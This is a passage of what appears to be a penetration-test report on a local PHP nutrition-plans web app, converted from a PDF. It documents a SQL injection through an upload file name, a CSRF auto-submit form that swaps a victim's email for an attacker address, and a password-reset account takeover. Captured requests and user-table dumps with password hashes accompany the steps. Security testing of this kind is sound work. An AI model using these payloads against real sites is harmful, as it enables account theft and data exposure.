
- First Name: s
- Last Name: s
- Email: s@s.s
- Phone: .
- Profile Photo: A file input field containing the value 'images.jpg'. The entire row for this field is highlighted with a green box.
- Register button

2- to see image open <https://localhost/nutirationPlans/nutirationPlans/profile.php> and then :




notice that file is located in directory called `uploads` and file name set after `uploads/`

3- To show all files in **uploads** Try to write characters in file name to test is there any sanitization on user input or not >>> upload file with name : im)a#g'es



The screenshot shows a 'Register' form with the following fields:

- First Name: xx
- Last Name: xx
- Email: xx@q.com
- Phone: ..
- File Upload: Choose File (containing 'im)a#g'es.jpg')



error in code that's mean that no sanitization on user input

4- to show files in uploads making URL of profile photo like this

<https://localhost/nutirationPlans/nutirationPlans/uploads/>

that's mean need to upload file with empty name that leads to no names of file after [uploads/](#)

5- checking sign up form We will find that upload file is last field in the form

- that's mean that after file name exist character like )
- file name located between 2 single quote

to imagine query to inject payload that leads to set empty value in file name ,

write insert query to know exactly what you need to inject

query like : `INSERT INTO users (fullname, username,email, password, filename) VALUES ('$fullname','$username','$email','$password', '$filename')`

To send empty value in variable \$filename we need to inject first single quote

to close opened single quote


to inject valid payload that make query syntax is right : we need to inject ')#

the SQL query will become

```
INSERT INTO users (fullname, username, email, password, filename) VALUES  
('$fullname','$username','$email','$password', '' ) #')
```


that mean empty value in filename field nice ..

now we need to upload file with name like : ')#



6- run payload , open <https://localhost/nutirationPlans/nutirationPlans/profile.php>

and open profile photo in new tap:



localhost/nutirationPlans/nutirationPlans/uploads/

## Index of /nutirationPlans/nutirationPlans/uploads

Name	Last modified	Size	Description
Parent Directory			
 <a href="#">1.gif</a>	2024-10-05 00:42	9.5K	
 <a href="#">1a.gif</a>	2024-10-05 00:50	9.5K	
 <a href="#">1e.jpg</a>	2024-10-05 04:04	36K	
 <a href="#">6bbf2331-4a00-41e2-a...&gt;</a>	2024-03-27 23:20	129K	
 <a href="#">65fce8d9e8e42_09245...&gt;</a>	2024-03-22 03:19	6.6M	
 <a href="#">65fcecf399b9e2_72240...&gt;</a>	2024-03-22 03:21	6.0M	
 <a href="#">65fde7333605c3_05036...&gt;</a>	2024-03-22 23:16	129K	
 <a href="#">6611c2773342d6_15833...&gt;</a>	2024-04-07 00:45	424K	
 <a href="#">6603833eeb12b7_78351...&gt;</a>	2024-03-27 05:24	24K	
 <a href="#">116319184.jpg</a>	2024-03-28 15:21	19K	
 <a href="#">image1.jpg</a>	2024-10-05 03:27	7.7K	
 <a href="#">image1.png</a>	2024-10-05 03:02	7.7K	
 <a href="#">profileXSS.js</a>	2024-10-02 15:35	48	
 <a href="#">profileXSS.php</a>	2024-10-04 00:33	248	
 <a href="#">receiveVictimCookie.php</a>	2024-10-03 19:39	408	

apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at localhost Port 443

7- all files in directory uploads/ will shown

## 005: Exploiting CSRF to steal account (ATO) (Moderate)

Description:	This attack allowing attacker can send a fake page to any user that has account in this site ,fake page contains a form that contains 2 fields : first filed contain (attacker email),second hidden field contain (update token) (form auto submitted to vulnerable end point with CSRF in the site),form put in the SOP when victim open fake page : (attacker email and CSRF token and cookie of user sent to vulnerable function with CSRF (update) ) then email of victim will update from his email to attacker email lead to steal victim account and change his pass
Risk:	Likelihood: Moderate – Impact: Moderate – Attackers can steal victim account
References:	<a href="https://owasp.org/www-project-top-ten/2021-a1-cross-site-request-forgery-csrf">Cross Site Request Forgery (CSRF)   OWASP Foundation</a>

### Evidence

- 1- create account and login in the site <https://localtest.me/nutirationPlans/nutirationPlans>
  
- 2- to check update function: open <https://localtest.me/nutirationPlans/nutirationPlans/profile.php> before click to update button open burp suite and intercept on and take a request to repeater and intercept of .. go to repeater and send request (base request)

Request	Response
<b>Pretty</b> POST /nutirationPlans/nutirationPlans/profile.php HTTP/1.1 Host: localtest.me Cookie: PHPSESSID=iddj06k213gk5roljacs7q0t7e Content-Length: 49 Cache-Control: max-age=0 Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Microsoft Edge";v="128" Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "Windows" Upgrade-Insecure-Requests: 1 Origin: https://localtest.me Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://localtest.me/nutirationPlans/nutirationPlans/profile.php Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Priority: u=0, i Connection: keep-alive  <b>new_email=s4@gmail.com&amp;new_fullname=songs&amp;update=</b>	<b>Pretty</b> 1 HTTP/1.1 302 Found 2 Date: Wed, 18 Sep 2024 10:37:21 GMT 3 Server: Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12 4 X-Powered-By: PHP/8.2.12 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Location: profile.php 9 Content-Length: 2 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: text/html; charset=UTF-8 13 14 15

- 3- change email to be (sondos@gmail.com) and set any value in update parameter to be(123) in request and send request , will find that email changed,,that meaning that function(update) isn't check of value of update parameter

Send
Cancel
< | >
Follow redirection

**Request**

1	POST /nutrificationPlans/nutrificationPlans/profile.php HTTP/1.1
2	Host: localttest.me
3	Cookie: PHPSESSID=iddj06k213gk5roljacs7q0t7e
4	Content-Length: 58
5	Cache-Control: max-age=0
6	Sec-Ch-UA: "Chromium";v="128", "Not;A=Brand";v="24", "Microsoft Edge";v="128"
7	Sec-Ch-UA-Mobile: ?0
8	Sec-Ch-UA-Platform: "Windows"
9	Upgrade-Insecure-Requests: 1
10	Origin: https://localetest.me
11	Content-Type: application/x-www-form-urlencoded
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Edg/128.0.0.0
13	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14	Sec-Fetch-Site: same-origin
15	Sec-Fetch-Mode: navigate
16	Sec-Fetch-User: ?1
17	Sec-Fetch-Dest: document
18	Referer: https://localetest.me/nutrificationPlans/nutrificationPlans/profile.php
19	Accept-Encoding: gzip, deflate, br
20	Accept-Language: en-US,en;q=0.9
21	Priority: u0, i
22	Connection: keep-alive
23	new_email=sondos@gmail.com&new_fullname=sonds&update=123

Pretty
Raw
Hex
Render

**Response**

1	HTTP/1.1 302 Found
2	Date: Wed, 18 Sep 2024 10:17:55 GMT
3	Server: Apache/2.4.50 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4	X-Powered-By: PHP/8.2.12
5	Expires: Thu, 19 Nov 1981 08:52:00 GMT
6	Cache-Control: no-store, no-cache, must-revalidate
7	Pragma: no-cache
8	Location: profile.php
9	Content-Length: 2
10	Keep-Alive: timeout=5, max=100
11	Connection: Keep-Alive
12	Content-Type: text/html; charset=UTF-8
13	
14	
15	

<input type="checkbox"/>				3 testHammoddas	username	uemail	upassword
<input type="checkbox"/>				4 test	hammod	hammod@gmail.com	\$2y\$10\$5j06S6196CodQn6Ky4tWu51AWmp8R1dX6Z8uQ1UCOz... uploads/65fde...
<input type="checkbox"/>				5 hammod123	ddss	hammod syria2s0012525@gmail.com	\$2y\$10\$xbwBnqi0sIFRaJ0aOqVyubdCUqrnKySDgljn9k582X... uploads/6611c...
<input type="checkbox"/>				6 Last test	Hammod	hammod syria00@gmail.com	\$2y\$10\$ptCtGIK0aqGCF8Rflvo1nO4la/CQG5S4iRrAlVLkHB... uploads/6bbf2c...
<input type="checkbox"/>				7 3trbb_hammod	3trbii_5	3trbii5@gmail.com	\$2y\$10\$eb1sN5DU2RgwdA3DgD7qFOhWaxcITXijYaeUjBL_v7m... uploads/66038...
<input type="checkbox"/>				8 &lt;h1>Mohamed</h1&gt;	HammodNew1	hammod.syria200001@gmail.com	\$2y\$10\$xeZVZ9ypVcfGJX73RAbeWuRqKpd9WQ_fswOU6Ja/Pwl... uploads/6bbf2c...
<input type="checkbox"/>				9 ahmed	3arbawii	3arbawii@gmail.com	\$2y\$10\$QqvM NOjF Ehjfip3KDFwSKeUqteRPcaQDW8Qyal0OPG4... uploads/11631...
<input type="checkbox"/>				10 new new	hammod10	hammod@gmail.com	\$2y\$10\$CH66t0Z0FY9wkFLF1S/n50FHzYGMiqzH2ybVis0l6a... uploads/image...
<input type="checkbox"/>				11 sonds	sonds	sondos@gmail.com	\$2y\$10\$Seq/K86g9zmAivZEyLPKLjsCKdHr1ENvuEaatriB0b...
<input type="checkbox"/>				12 saleh	saleh	saleh@gmail.com	\$2y\$10\$66yDj2ufXyd7mxqnHq8XV6rP5hQRd5nq5feI3s28...
<input type="checkbox"/>				13 amna	amna	amna@gmail.com	\$2y\$10\$bdhyi4o8nzZPfqEy Ewa xynAf71sN/EAxRylxwasC...
<input type="checkbox"/>				14 istabraq	istabraq	istabraq@gmail.com	\$2y\$10\$05vpf0ACrArvZ6egpBYBYuPxoxaluiRq3Wm96sVjf... uploads/profile...

4- change email to be(hacker@gmail.com) and delete update parameter from request and send request.. will find that email isn't changed and email still (sondos@gmail.com) that meaning that function(update) check of presence of update token

The screenshot shows the Network tab of a browser developer tools interface. On the left, the Request section displays a POST request to `/nutirationPlans/nutirationPlans/profile.php` with various headers and a body containing `new_email=hacker@gmail.com&new_fullname=sondos`. On the right, the Response section shows the generated HTML page. The page includes a file upload form, fields for new\_email and new\_fullname, and a submit button labeled "Update". A script at the bottom handles the "click" event for the upload button to trigger the file input click.

```

Request
Pretty Raw Hex
1 POST /nutirationPlans/nutirationPlans/profile.php HTTP/1.1
2 Host: localtest.me
3 Cookie: PHPSESSID=idj06K2l3gk5roijsacs7q0t7e
4 Content-Length: 47
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="120", "Not;A=Brand";v="24", "Microsoft Edge";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://localtest.me
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.0
13 Accept:
14 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://localtest.me/nutirationPlans/nutirationPlans/profile.php
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Priority: u=0, i
23 Connection: keep-alive
24 new_email=hacker@gmail.com&new_fullname=sondos
25

Response
Pretty Raw Hex Render
120 </div>
121 <input type="file" id="fileInput" style="display:none;" accept="image/*">
122 <button class="upload-btn" id="uploadBtn">
123     Upload Photo
124 </button>
125 </div>
126 <form method="post">
127     <div class="form-group">
128         <label for="new_email" style="margin-bottom: 10px">
129             Update Email:
130         </label>
131         <input type="email" class="form-control" id="new_email" name="new_email" style="margin-bottom: 10px; border-color: #0c0c0c;" value="sondos@gmail.com">
132     </div>
133     <div class="form-group">
134         <label for="new_fullname" style="margin-bottom: 10px; margin-top: 10px">
135             Update Full Name:
136         </label>
137         <input type="text" class="form-control" id="new_fullname" name="new_fullname" style="margin-bottom: 10px; border-color: #0c0c0c;" value="sondos">
138     </div>
139     <button type="submit" class="btn btn-primary" name="update">
140         Update
141     </button>
142 </form>
143 </div>
144 <script>
145     document.getElementById("uploadBtn").addEventListener("click", function() {
146         document.getElementById("fileInput").click();
147     });
148 </script>
149 
```

5- make a fake page with form that contains 2 fields : first filed contain (attacker email),second hidden field contain (update parameter) (form auto submitted to vulnerable end point with CSRF in the site),form put in the SOP

The screenshot shows a code editor window with a file named `csrf.php`. The code generates an HTML form with a POST method, an email input field with value `hacker@gmail.com`, a hidden input field with name `update` and value `""`, and a script that triggers the form submission.

```

nutirationPlans > csrf.php
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4  <meta charset="UTF-8">
5  <meta name="viewport" content="width=device-width, initial-scale=1.0">
6  <title>CSRF Test</title>
7  </head>
8  <body>
9  <form action="https://localtest.me/nutirationPlans/nutirationPlans/profile.php" method="post">
10 <input type="email" name="new_email" value="hacker@gmail.com">
11 <input required type="hidden" name="update" value="">
12 </form>
13 <script>
14     document.forms[0].submit();
15 </script>
16 </body>
17 </html>

```

6- open <https://localtest.me/nutirationPlans/nutirationPlans/csrf.php> email change as soon as fake page is opened from (sondos@gmail.com) to (hacker@gmail.com)

	<input type="text"/>	<input type="button" value="id"/>	<input type="text"/> ufullname	<input type="text"/> username	<input type="text"/> uemail	<input type="text"/> upassword	<input type="text"/> uimg
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	3 testHammoddas	ha	hammod syriad20021@gmail.com	\$2y\$10\$5j66S6196CodQn6Ky4tWu51AWmp8R1dX6Z8uQ1UCOz... uploads/65ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	4 test	test	hammod@gmail.com	\$2y\$10\$O2zlJf23OC99v8y2mcyVuD673tSjtPnifuQ4/Fv7oY... uploads/65ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	5 hammod123	ddss	hammod syria2s0012525@gmail.com	\$2y\$10\$xwBNql0sIFRaJ0aOqVyubdCUqrkmKySDgljn9k582X... uploads/65ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	6 Last test	Hammod	hammod syria000@gmail.com	\$2y\$10\$pTciGIK0aqGCF8Rflvo1nO4ta/CQGS5S4iRrALrVLKH... uploads/65ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	7 3trbb_hammod	3trbii_5	3trbii56@gmail.com	\$2y\$10\$eb1sN5DU2RgwdA3DgD7qFOhWAcftXjYaeUjBLv7m... uploads/65ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	8 &lt;h1&gt;Mohamed&lt;/h1&gt;	HammodNew1	hammod syria20001@gmail.com	\$2y\$10\$xeZVZ9ypVcfGJX73RAbeWuRqKpd9WQ.fswOU6Ja/Pwl... uploads/65ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	9 ahmed	3arbawii	3arbawii@gmail.com	\$2y\$10\$QqvM.NOjFEhjf3KDFwSKelUqteRPcaQDW8Qyal0GP4... uploads/115ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	10 new new	hammod10	hammod@gmail.com	\$2y\$10\$CH66t0Z0FY9wkFLF1S/n5OFHtzYGMlqzH2ybVls06a... uploads/ir5ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	11	sondos	hacker@gmail.com	\$2y\$10\$eq/K86g9zmAvEzfLPKLjsCKdHr1ENvuEaatRiB0b... uploads/ir5ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	12 saleh	saleh	saleh@gmail.com	\$2y\$10\$66yD2ufXyd7mqxnHq8XV6rP5HiQRd5nq5el3s28j... uploads/ir5ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	13 amna	amna	amna@gmail.com	\$2y\$10\$bADhy4o8nzZPfqEyEwa.xynAf71sN/EAxRylxwasC... uploads/ir5ba146fb3
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	14 istabraq	istabraq	istabraq@gmail.com	\$2y\$10\$05vpf0ACrArVZ6egpBYBYuPfxoKxaluiRq3Wm96sVJ... uploads/pr5ba146fb3

to make (ATO)

1- the user “sondos” should open [localtest.me/nutirationPlans/nutirationPlans/forgot\\_password.php](http://localtest.me/nutirationPlans/nutirationPlans/forgot_password.php)

2- the reset link will send to hacker@gmail.com

3- as a hacker open ([hacker@gmail.com](mailto:hacker@gmail.com)) and click on reset password link :

[localtest.me/nutirationPlans/nutirationPlans/reset\\_password.php?token=af383b92afa99b81e24bdb8341cd0d3574fab0d712266c4f5](http://localtest.me/nutirationPlans/nutirationPlans/reset_password.php?token=af383b92afa99b81e24bdb8341cd0d3574fab0d712266c4f5)

	<input type="text"/>	<input type="button" value="id"/>	<input type="text"/> email	<input type="text"/> token	<input type="text"/> reset_link	<input type="text"/> timestamp	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	1 3trbii56@gmail.com	d28dacaae40fe6cc8c0f6ed177da2b4095e017449ead53d5a5a	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	2 3trbii56@gmail.com	http://localhost/nutirationPlans/reset_password.php	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	3 3trbii56@gmail.com	localhost/nutirationPlans/reset_password.php?token	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	4 3trbii56@gmail.com	a3a978b7a43015a9b2180175b0af5b5507fc263d78647	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	5 3trbii56@gmail.com	4bdff8c78c4777067ef1064dc0b214e5c535c1a24115a5e4...	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	6 3trbii56@gmail.com	9a649c55861c0267b31150375b86294a0531307070124692	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	7 hammod syria2001@gmail.com	d01965eac5d9bd73792b78ef55a762e244b03579a8a10c54...	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	8 hammod syria2001@gmail.com	a32879a7b1536b0fd2d2b0a029180234ca546b0a5b78385f...	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	9 hammod syria2001@gmail.com	cdd8f7a1dc8ee3d32fc9f6b4cd04a30926e21856612b3dc...	0000-00-00	
<input type="checkbox"/>	<input type="button" value="Edit"/>	<input type="button" value="Copy"/>	<input type="button" value="Delete"/>	10 hacker@gmail.com	af080b62afa05b81e24bd0341cd0d3574fab0d712266c4f5	http://localhost/nutirationPlans/reset_password.php	0000-00-00

4- Reset password page will opened changepassword and submit

Reset Password

hack

...

Submit

5- click submit

password will change in ([hacker@gmail.com](mailto:hacker@gmail.com)) that is related with user sondos...

login page will opened enter username: sondos and password: hack .

# Login

sons

hack 

**Login**


[Forgot Password?](#)

[Not registered? Create an account](#)


6- click login : OTP verification code will send to ([hacker@gmail.com](mailto:hacker@gmail.com))

username	uemail	upassword	uimg	otp	reset_token
hammod12	hammod syria@gmail.com	12345			
ha	hammod syriad20021@gmail.com	\$2y\$10\$5j66S6196CodQn6Ky4fWu51AWmp8R1dX6Z8uQ1UC0z.	uploads/65fd6e7333605c3_05036263.jpg		
test	hammod@gmail.com	\$2y\$10\$O2zljU23OC99v8y2mcYUd673tSjtPnlfuQ4/Fv7oY...	uploads/6bbf2331-4a00-41e2-a5ef-ba146fb3858.jpg		
ddss	hammod syria20012525@gmail.com	\$2y\$10\$xaBwBNqI0sJfRaJ0a0qyubdCUqmrKySDgjnjn9582x...	uploads/6611c2773342d6_15833033.jpg		<a href="http://localhost/nutritionPlans/reset">http://localhost/nutritionPlans/reset</a>
Hammmod	hammod syria000@gmail.com	\$2y\$10\$ptCgIK0aqGCF8Rflvo1n04ta/CQGS54/rAlVLKH...	uploads/6bbf2331-4a00-41e2-a5ef-ba146fb3858.jpg		<a href="http://localhost/nutritionPlans/reset">http://localhost/nutritionPlans/reset</a>
3trbi_5	3trbi56@gmail.com	\$2y\$10\$eb1sN5D02RgwdA3DgD7F0hWAXcfTXjYieUjBL.v7m...	uploads/6603833ecb12b7_28351243.png		<a href="http://localhost/nutritionPlans/reset">http://localhost/nutritionPlans/reset</a>
